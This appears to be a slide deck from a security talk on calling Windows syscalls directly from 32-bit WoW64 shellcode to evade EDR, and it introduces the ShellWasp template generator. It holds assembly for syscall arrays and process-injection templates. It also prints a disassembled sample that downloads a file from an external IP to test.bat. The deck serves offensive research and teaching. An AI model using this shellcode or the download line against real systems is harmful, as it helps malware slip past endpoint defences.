Windows Syscalls in Shellcode: Advanced Techniques for Malicious Functionality

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  - http://www.joprocket.com
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  - 2019 Ph.D in Cyber Operations
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Agenda

1. Background - intro to shellcode, syscalls, etc.
2. Reversing Syscalls in Wow64 Windows (7-11)
3. ShellWasp 2.0 and Mechanics of Calling Syscalls in WoW64 Shellcode – multiple new additions!
4. Building Syscall Shellcode – **demo**!
5. Closing Remarks

Traditional Windows Shellcode

- Shellcode usually uses WinAPI functions.
  - This is done by walking the PEB and traversing the PE file format to reach the exports directory.
- Shellcode is used in exploitation or as part of malware.
  - Some malware has more sophisticated, complex shellcode.

```
0xc6 mov edi, dword ptr fs:[0x30]
    ; load TIB
0xcd mov edi, dword ptr [edi + 0xc]
    ; load PEB_LDR_DATA LoaderData
0xd0 mov edi, dword ptr [edi + 0x14]
    ; LIST_ENTRY InMemoryOrderModuleList
        label_0xd3:
```

```
0x58 lea esi, [edx + 0x1f2]
0x5e lea edi, [edx + 0x214]
0x64 push eax
0x65 push eax
0x66 push edi
0x67 push esi
0x68 push eax
0x69 push dword ptr [edx + 0x1cf]
0x6f pop eax
0x70 call eax
    ; call to URLDownloadToFileA
     (0x0, http://167.99.229.113/default.css,
      test.bat, 0x0, 0x0)
```

Shellcode shown in SHAREM shellcode analysis framework: https://github.com/Bw3ll/sharem

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
What is a Windows Syscall?

- A **Windows syscall** is made by some functions in the **NTDLL library** as a way to request a **service** from the kernel.
- The Windows syscall is the last step from **user-mode** to **kernel-mode**.
- In Windows, syscalls are not intended to ever be used by programmers.
- Windows syscalls utilize a special **system service number** (**SSN**), which is placed in the **eax** register.
  - **SSNs** are also known as **syscall number** or **syscall ID**



The Appeal of Windows Syscalls

- Windows syscalls has become a highly trendy red-team topic for people who create custom software.
  - It largely has **NOT** been used for shellcode, however.
- Malicious WinAPIs can be hooked by EDR, preventing their usage.
- This is much less **possible** with Windows syscalls.
  - Thus, functionality implemented by Windows syscalls is **inherently more reliable**.
  - Windows syscalls can be an outstanding way to evade EDR.

Windows Syscalls: "Undocumented"?

- Because Microsoft does not intend for syscalls to be used directly, these are regarded as "undocumented" – meaning that Microsoft generally does not provide documentation on these.
  - A few dozen out of hundreds are **actually documented** on their web site.
    - Rarely, they are forced to document some that become popular, so that antivirus efforts can better identify their usage by malware authors.
- Undocumented means they are undocumented by Microsoft.
  - Many NTDLL functions be found in **NTAPI Undocumented Functions**.
    - Not all NTDLL functions have a one-to-one correspondence with syscalls, but many any that site can also be used as syscalls.
    - Numerous other syscalls are described in numerous web sources, blogs, forums, etc.
  - **Windows NT/2000 Native API Reference** by Gary Nebbet
    - Parts are out of date, but lots of expert insight into NTDLL.
- Undocumented means that usage and implementation details can and do change without notice.
  - Though often many remain the same or very similar.

Origins of this Research

- I and others created a shellcode analysis framework, **SHAREM**, but we could find no syscall shellcodes, aside from egghunters, other than one from 2005 (**Bania**).
    - We looked extensively, so that we could make sure we enabled support correctly for it.
        - It quickly became apparent that syscall shellcode was mostly **uncharted territory**.
            - It **just was not done**.
        - While people love to use syscalls in higher-level code, it just is not done in shellcode…**until now**!
    - This led to **reverse engineering** of how to actually do syscalls in shellcode.
    - It led to the creation of **ShellWasp**, which automates a lot of the process.

Our Research: Syscalls in Shellcode

- We are looking at creating **32-bit** shellcode for applications running on **WoW64** emulation.
  - **Win7/10/11**
  - WoW64 lets us execute 32-bit applications on a 64-bit processor.
    - WoW64 = Windows on Windows (64-bit)
- Can we create shellcode that is **pure syscall** – devoid of WinAPI calls?
  - WinAPI usage is the de facto standard for 99.9% of shellcode, in terms of achieving functionality.

Syscalls: A Problem of Portability

As seen below from **Mateusz "j00ru" Jurczyk's System Call Table**, there is a significant **problem of portability** with syscalls.

Syscall System Service Numbers (**SSNs**) can change with each release / OS build.

- Many important syscalls remain the same across many releases, changing infrequently.
- Others change more often.
  - This makes them inherently unreliable across different OS builds!

System Call Symbol	Windows XP (show)	Windows Server 2003 (show)	Windows Vista (show)	Windows Server 2008 (show)	Windows 7 (hide)		Windows Server 2012 (show)	Windows 8 (show)	Windows 10 (hide)							
					SP0	SP1			1507	1511	1607	1703	1709	1803	1809	1903
NtAcceptConnectPort					0x0060	0x0060			0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002
NtAccessCheck					0x0061	0x0061			0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000
NtAccessCheckAndAuditAlarm					0x0026	0x0026			0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029	0x0029
NtAccessCheckByType					0x0062	0x0062			0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063	0x0063
NtAccessCheckByTypeAndAuditAlarm					0x0056	0x0056			0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059	0x0059
NtAccessCheckByTypeResultList					0x0063	0x0063			0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarm					0x0064	0x0064			0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065	0x0065
NtAccessCheckByTypeResultListAndAuditAlarmByHandle					0x0065	0x0065			0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066	0x0066

History of Syscall Usage in Shellcode

- **Egghunters:** Egghunters use a syscall to search process memory. Syscall used to check to see if memory is valid.
  - If memory is valid, it will check each byte for a special, unique tag.
  - **NtAccessCheckAndAuditAlarm** is frequently used for this purpose.

- **Syscall shellcode from 2005:** This is the only non Egghunter usage of syscalls in shellcode.
  - Four syscalls: **NtCreateKey**, **NtSetKeyValue**, **NtClose**, and **NtTerminate**.
  - PoC shellcode by **Piotr Bania** to set a registry key to cause a binary to be launched upon rebooting.

Egghuntress

Modern Egghunter

Recent History of Syscalls

- A 2018 report by **Hod Gavriel** about syscall usage in malware.
    - **LockPos**, **Flokibot**, **Trickbot**, **Formbook**, **Osiris**, **Neurevt**, **Fastcash**, and **Coininer**.
    - This included **dual loading** of NTDLL.
    - This report was **highly influential**, leading to red-team syscall tools that would follow in the next year.

- Some malware would dynamically parse NTDLL for syscall values.
    - **Neurevt** malware searched for "**cmp, 0xb8**" to find **mov** opcode (**b8**) and then copied syscall number and other instructions.

Shiny New Syscall Tools

- **Dumpert** – PoC syscall tool, in response to malware research.
  - Showed how syscalls can be used for LSASS memory dump with Cobalt Strike.
  - Uses **RtlGetVersion** do determine OS version.
  - Very seldom used.
  - **June 2019**, by Cornelis de Plaa and stanhegt, of Outflank

- **SysWhispers** — Generates 64-bit header / Assembly file implants to use syscalls in software made with Visual Studio.
  - Uses 64-bit PEB to determine OS build.
  - Popular but replaced by SysWhispers 2.
  - **December 2019**, by Jackson T.

Jackson T. Twitter

ElephantSe4l's Technique to Get Syscall ID from Function Addresses!

- **FreshyCalls** – A new way to generate syscalls, without syscalls tables.
  - **ElephantSe4l** saw a relationship **between addresses of NTDLL** function stub and **SSNs**.
  - **Walks PEB** and parses export table to reach NTDLL.
  - Parses NTDLL and **sorts by address**, starting with entries **beginning with Nt**.
  - **December 2020**, by Manuel León AKA **ElephantSe4l**.
- **SysWhispers2** – A total re-imagining of SysWhispers, borrowing **ElephantSe4l's sorting by address technique** to deduce syscall ID from function address.
  - Primary difference: sorts NTDLL functions that start with **Zw instead of Nt**.
  - Hashses & order saved; determines SSN, based on order, **incrementing by 1**.
  - **January 2021**, by **Jackson T.**

Elephantse4l

Jackson T. Twitter

Hell's Gate and Its Twin Sister

- **Hell's Gate** – Dynamically **extracts syscall values** from NTDLL
  - Searches for **mov** opcode, **0xb8**.
  - If found, it extracts the **bytes** next to it.
  - **June 2020**, by **Paul Laîné** and **smelly__vx** (**@am0nsec**)

- **Halo's Gate** – A refinement on Hell's Gate
  - **Endpoint Detection and Response (EDR)** was overwriting parts of the NTDLL function stub, making Hell's Gate **not work**.
    - It didn't do this for every NTDLL function.
  - Halo's Gate finds NTDLL function **before or after** the modified NTDLL function.
    - It would **add or subtract by 1,** based on proximity to modified NTDLL function.
    - This builds upon sorting by addresses logic to allow Hell's Gate to work even if parts of it are made unsuable by EDR.
  - **April 2021**, by **Reenz0h**, of Sektor7

@am0nsec

reenz0h

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The "Secret" Behind Most Techniques?

- Most of these techniques will work if the **syscall ID** is able to **increment by one**, from one NTDLL function to the next.
  - That predictable logic has allowed syscall IDs effectively to be deduced from clues.
  - This work is thanks to ElephantSe4l.
- Most of the "modern" tools are built upon this premise: **Freshycalls**, **SysWhispers2**, **SysWhispers3**, **Halo's Gate**

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
Reverse Engineering Windows Syscalls



Windows 7: WoW64

- In Windows 7 Wow64, the syscall can be found via **fs:c0**.
    - The **FS** register points to the **TIB**.

```
0:009> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory
777ffac0 b815000000      mov     eax,15h
777ffac5 33c9            xor     ecx,ecx
777ffac7 8d542404        lea     edx,[esp+4]
777ffacb 64ff15c0000000  call    dword ptr fs:[0C0h]
777ffad2 83c404          add     esp,4
777ffad5 c21800          ret     18h
```

15h = SSN for NtAllocateVirtualMemory

- **Eax** holds the **SSN** (syscall service number).
    - This one points to **NtAllocateVirtualMemory**

Windows 7: WoW64

- We can dereference the **TIB** + **0xc0** to find a pointer to our far jump.
  - We then jump to 64-bit mode.
  - The **0x33** segment selector denotes 64-bit mode; **0x23** = 32bit mode

```
0:009> dd fs:c0
0053:000000c0  73962320 00000409 00000000 00000000
```

```
0:009> u 73962320
73962320 ea1e2796733300   jmp     0033:7396271E
73962327 0000             add     byte ptr [eax],al
```

This far jump lets us transition from 32-bit to 64-bit code.

- What is at **fs:c0**?
  - It points us to **X86SwitchTo64BitMode** in **wow64cpu.dll**.
    - By default, this is hidden from the PEB.
    - It is a **64-bit library**, in 32-bit address space.
    - The far jump goes to **CpupReturnFromSimulatedCode** in **wow64cpu.dll**.

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Windows 10: WoW64

- There is a hardcoded offset in NTDLL that leads to the system call.
  - **Ntdll!Wow64SystemServiceCall** leads to **ntdll!Wow64Transition**.

```
0:000> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
76fe2b10 b818000000      mov     eax,18h
76fe2b15 ba1088ff76      mov     edx,offset ntdll!Wow64SystemServiceCall (77358870)
76fe2b1a ffd2            call    edx
76fe2b1c c21800          ret     18h
76fe2b1f 90              nop
```

18h = SSN for NtAllocateVirtualMemory

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77    jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

Ignoring Wow64SystemServiceCall?

- The new way with **Wow64SystemServiceCall** and **Wow64Transition**:

```
76fe2b15 ba1088ff76      mov     edx,offset ntdll!Wow64SystemServiceCall (77358870)
```

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77     jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

```
0:000> dd 773f9228
76f67000  76f67000 77099000 00000000 00000000
```

- That takes us to **wow64cpu!KiFastSystemCall**

```
0:000:x86> u 76f67000
wow64cpu!KiFastSystemCall:
76f67000 ea09706a773300  jmp     0033:776A7009
```

Ignoring Wow64SystemServiceCall?

- The new way with **Wow64SystemServiceCall** and **Wow64Transition**:

```
76fe2b15 ba1088ff76       mov     edx,offset ntdll!Wow64SystemServiceCall (77358870)
```

```
0:000> u 77358870
ntdll!Wow64SystemServiceCall:
77358870 ff2528923f77     jmp     dword ptr [ntdll!Wow64Transition (773f9228)]
```

```
0:000> dd 773f9228
76f67000  76f67000 77099000 00000000 00000000
```

- The Windows 7 way with **fs:0xc0** still works !

```
0:000> dd fs:c0
0053:000000c0  76f67000  00000409 00000000 00000000
```

- **Wow64Transition** and **fs:0xc0** lead to far jump to 64-bit mode!
  - Both of these point to **76f67000**.
  - Far jump → **wow64cpu!CpuReturnFromSimulatedCode**

Windows 11?

```
0:000> u ntdll!ntallocatevirtualmemory
ntdll!NtAllocateVirtualMemory:
77884d50 b818000000      mov     eax,18h
77884d55 ba408f8a77      mov     edx,offset ntdll!RtlInterlockedCompareExchange64+0x180
(778a8f40)
77884d5a ffd2            call    edx
77884d5c c21800          ret     18h
77884d5f 90              nop
```

18h = SSN for NtAllocateVirtualMemory

```
0:000> u  778a8f40
ntdll!Wow64SystemServiceCall:
778a8f40 ff2520c29377    jmp     dword ptr [ntdll!Wow64Transition (7793c220)]
778a8f46 cc              int     3
```

```
0:000> dd 7793c220
7793c220  77806000 7793c000 00000000 00000000
```

```
0:000> u 77806000
77806000 ea096080773300  jmp     0033:77806009
```

- The old **Windows 7** method of invoking syscalls still works!

```
0:000> dd fs:c0
0053:000000c0  77806000 00000409 00000000 00000000
```

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ShellWasp

A Tool for Syscall Shellcode

Windows Releases

- Syscall **SSNs** change with each **new release** of Windows.
- We can determine the release by matching it to the **OS build** number.
- This information can be retrieved purely through shellcode via **introspection**.

Windows 10

OS Release Name	OS Build Number	OS Build (Hex)
21H2	19044	4A64
21H1	19043	4A63
20H2	19042	4A62
2004, 20H1	19041	4A61
1909, 19H2	18363	47BB
1903, 19H1	18362	47BA
1809, RS5	17763	4563
1803, RS4	17134	42EE
1709, RS3	16299	3FAB
1703, RS2	15063	3AD7
1607, RS1	14393	3839
1511, TH2	10586	295A
1507, TH1	10240	2800

Windows 11

OS Release Name	OS Build Number	OS Build (Hex)
Insider Preview	25145	6239
Insider Preview	25115	621B
Insider Preview	22621	585D
Insider Preview	22610	5852
21H2	22000	55F0

Win. Server 2022

OS Release Name	OS Build Number	OS Build (Hex)
21H2	20348	4F7C

ShellWasp: https://github.com/Bw3ll/ShellWasp

Walking the PEB

- We can walk the **Process Environment Block** (PEB) to find useful pieces of information.
- **OSBuildNumber** is all we actually need if **Windows 10**.
  - It is at offset **0xAC** from start of the PEB.
  - You could use **OSMajorVersion** and **OSMinorVersion** to check if different OS version
- As with anything PEB-related, we can find the PEB at **fs:[0x30]**.

```
ULONG OSMajorVersion;     //0xa4
ULONG OSMinorVersion;     //0xa8
USHORT OSBuildNumber;     //0xac
```

```
0:000> dd 00cc4000 +0xac
00cc40ac  00004a64 00000002 00000003 00000006
```

0x4a64 = **21h2**

This is the most recent Windows 10 release.

ShellWasp: https://github.com/Bw3ll/ShellWasp

Identifying OSMajorVersion & OSMinorVersion

- **OSMajorVersion** & **OSMinorVersion** can determine **which version** of Windows.
- The **PEB** combined with these to identify older versions versions of Windows.

```
0:009> dd 7efde000 +0xa4
7efde0a4  00000006 00000001 01001db1 00000002
```

```
0:009> dd 7efde000 +0xa8
7efde0a8  00000001 01001db1 00000002 00000003
```

6.1 = Window 7

```
ULONG OSMajorVersion;     //0xa4
ULONG OSMinorVersion;     //0xa8
USHORT OSBuildNumber;     //0xac
```

```
0:000> dd 00cc4000 +0xa4
00cc40a4  0000000a 00000000 00004a64 00000002
```

```
0:000> dd 00cc4000 +0xa8
00cc40a8  00000000 00004a64 00000002 00000003
```

0xa = Windows 10

10.0 = Windows 11, Windows 10, Windows Server 2022, Windows Server 2019, Windows Server 2016

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Let's Turn This Into Shellcode

- Only minimal Assembly is needed to get **OSBuildNumber**.

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac]
```

```
005312b3 64a130000000     mov      eax,dword ptr fs:[00000030h]
005312b9 8b80ac000000     mov      eax,dword ptr [eax+0ACh] ds:002b:007860ac=00004a64
```

0x4a64 = **21h2**

This is a recent Windows 10 release.

Making the Syscall in Shellcode

- How we make the syscall depends on the OS version.
  - Which **OS builds** are we trying to support?

Windows 7

```
ourSyscall:
xor ecx, ecx
lea edx, [esp+4]
call dword ptr fs:[0xc0]
add esp, 4
ret
```

Windows 10/11

```
ourSyscall:
call dword ptr fs:[0xc0]
ret
```

Windows 7 & 10/11

```
ourSyscall:
cmp dword ptr [edi-0x4],0xa
jne win7

win10:
call dword ptr fs:[0xc0]
ret

win7:
xor ecx, ecx
lea edx, [esp+4]
call dword ptr fs:[0xc0]
add esp, 4
ret
```

Syscall Initializer Shellcode

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac]
mov ecx, esp
sub esp, 0x1000
cmp bl, 0x64            ; 21H2, Win10 release
jl less1
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x18b              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0x62            ; 20H2, Win10 release
jl less2
push 0x1d               ; NtCreateKey
push 0x8                ; NtWriteFile
push 0x18b              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less2:
cmp bl, 0xF0            ; 21H2, Win11 release
jl end
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x194              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory

saveSyscallArray:
mov edi, esp
mov esp, ecx
```

Capturing OS Build

- This initializer is if you are targeting only one OS.

Saving the stack; creating space on the stack to hold our syscall array.

Checking for specific OS release versions.
For most of these we only need to look at one byte to see if there is match.

Pushing syscall system service numbers onto the stack, placing them in the syscall array.

Our syscall values now can be referenced from EDI, pointing to the syscall array.

Syscall Initializer Shellcode

```
mov eax, fs:[0x30]
mov ebx, [eax+0xac]
mov eax, [eax+0xa4]
mov ecx, esp
sub esp, 0x1000

cmp bl, 0x64            ; 21H2, Win10 release
jl less1
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x18b              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less1:
cmp bl, 0xF0            ; 21H2, Win11 release
jl less2
push 0x1d               ; NtCreateKey
push 0x1a0008           ; NtWriteFile
push 0x194              ; NtSetContextThread
push 0x55               ; NtCreateFile
push 0x18               ; NtAllocateVirtualMemory
jmp saveSyscallArray
less2:
cmp bl, 0xB1            ; Win7, Sp1 release
jl end
push 0x1a               ; NtCreateKey
push 0x5                ; NtWriteFile
push 0x150              ; NtSetContextThread
push 0x52               ; NtCreateFile
push 0x15               ; NtAllocateVirtualMemory

saveSyscallArray:
push eax
mov edi, esp
add edi, 0x4
mov esp, ecx
```

Getting OS Build

Getting OS Major Version

- This initializer is if you are targeting only one OS.

Saving the stack; creating space on the stack to hold our syscall array.

Checking for specific OS release versions.
For most of these we only need to look at one byte to see if there is match.

Pushing syscall system service numbers onto the stack, placing them in the syscall array.

Our syscall values now can be referenced from EDI, pointing to the syscall array.

OS Major Version is accessible via edi-4.

Our Syscall Array

- After the **syscall initializer**, we have a **Syscall Array**, accessible via **edi**, to reach our syscall service numbers.

```
0:000> dd edi
0115ed7c  0000018b 00000174 00000060 0000001d
```

edi + 0x4: NtReplaceKey

edi + 0xc: NtCreateKey

edi: NtSetContextThread

edi + 0x8: NtSetValueKey

Our Syscall Array

- We can use entries in our syscall array to set the SSN before making the syscall.

Syscall Array

Location	Syscall	SSN
edi	NtSetContextThread	0x18b
edi + 0x4	NtReplaceKey	0x174
edi + 0x8	NtSetValueKey	0x60
edi + 0xc	NtCreateKey	0x1d

```
mov eax, [edi]
call ourSyscall
```

```
mov eax, [edi+0x4]
call ourSyscall
```

```
mov eax, [edi+0x8]
call ourSyscall
```

```
mov eax, [edi + 0xc]
call ourSyscall
```

```
ourSyscall:
call dword ptr fs:[0xc0]
ret
```

ShellWasp

- Automates building templates of **syscall shellcode**.
- Nearly all user-mode syscalls supported.
  - All the ones I could find function prototypes for.
- Solves the syscall portability problem.
  - Uses **PEB** to identify **OS build**.
  - Creates **Syscall Array**
- Supports **Windows 7/10/11**
  - Uses existing syscall tables.
  - Uses **newly created syscall tables** for newer versions of Windows 10 & 11.

ShellWasp: https://github.com/Bw3ll/ShellWasp

ShellWasp

```
Syscalls have been rearranged.

Current Syscall Selections:
 NtWriteFile
 NtClose
 NtSetContextThread
 NtCreateFile
 NtAllocateVirtualMemory
 NtWriteFile
 NtCreateKey
SysShellcode>Syscalls>
```

- Users can easily and quickly **rearrange** syscalls in shellcode.

ShellWasp: https://github.com/Bw3ll/ShellWasp

ShellWasp: Releases

- Easy to select desired Windows releases via **config** file or UI.
  - Can **save** changes made to **config**.
  - All the **newest OS** builds of Windows 10/11 are supported!

```
SysShellcode>WinReleases> a

Windows 10:                                 Windows 7:
        r14      22H2     [X]                       sp1      SP1      [X]
        r13      21H2     [X]                       sp0      SP0      [ ]
        r12      21H1     [X]               Windows 11:
        r11      20H2     [ ]                       b2       22H2     [X]
        r10      2004     [ ]                       b1       21H2     [X]
        r9       1909     [ ]
        r8       1903     [ ]
        r7       1809     [ ]
        r6       1803     [ ]
        r5       1709     [ ]
        r4       1703     [ ]
        r3       1607     [ ]
        r2       1511     [ ]
        r1       1507     [ ]
  c -   Clear current selections.
```

ShellWasp: https://github.com/Bw3ll/ShellWasp

Printing Results to Screen

- ShellWasp creates a template using function prototypes.
- ShellWasp manages usage of different syscalls.
- ShellWasp makes sure the pointer to syscall array remains intact.

```
push edi
push 0x00000000             ; PULONG NumberOfBytesWritten
push 0x00000000             ; ULONG NumberOfBytesToWrite
push 0x00000000             ; PVOID Buffer
push 0x00000000             ; PVOID BaseAddress
push 0x00000000             ; HANDLE ProcessHandle

mov eax, [edi+0x8]          ; NtWriteVirtualMemory syscall
call ourSyscall

mov edi, [esp+0x14]

push edi
push 0x00000000             ; PVOID AttributeList
push 0x00000000             ; ULONG MaximumStackSize
push 0x00000000             ; ULONG StackSize
push 0x00000000             ; ULONG ZeroBits
push 0x00000000             ; ULONG CreateFlags
push 0x00000000             ; PVOID Argument
push 0x00000000             ; PVOID StartR__OUTine
push 0x00000000             ; HANDLE ProcessHandle
push 0x00000000             ; POBJECT_ATTRIBUTES ObjectAttributes
push 0x00000000             ; ACCESS_MASK DesiredAccess
push 0x00000000             ; PHANDLE ThreadHandle

mov eax, [edi+0x4]          ; NtCreateThreadEx syscall
call ourSyscall

mov edi, [esp+0x2c]

push edi
push 0x00000000             ; PLARGE_INTEGER TimeOut
push 0x00000000             ; BOOLEAN Alertable
push 0x00000000             ; HANDLE ObjectHandle
```

ShellWasp: Saving to File

- ShellWasp exports to text file.

```
mov ebx, fs:[0x30]
mov ebx, [ebx+0xac]
mov ecx, esp
sub esp, 0x1000

cmp bl, 0xF0          ; 21h2, Win11 release
jl end
push 0x18         ; NtAllocateVirtualMemory
push 0x36         ; NtQuerySystemInformation
push 0x26         ; NtOpenProcess
push 0x55         ; NtCreateFile
push 0x4a         ; NtCreateSection
push 0x28         ; NtMapViewOfSection
push 0x50         ; NtProtectVirtualMemory
push 0x3a         ; NtWriteVirtualMemory
push 0xc5         ; NtCreateThreadEx
push 0xd0004          ; NtWaitForSingleObject

saveSyscallArray:
mov edi, esp
mov esp, ecx
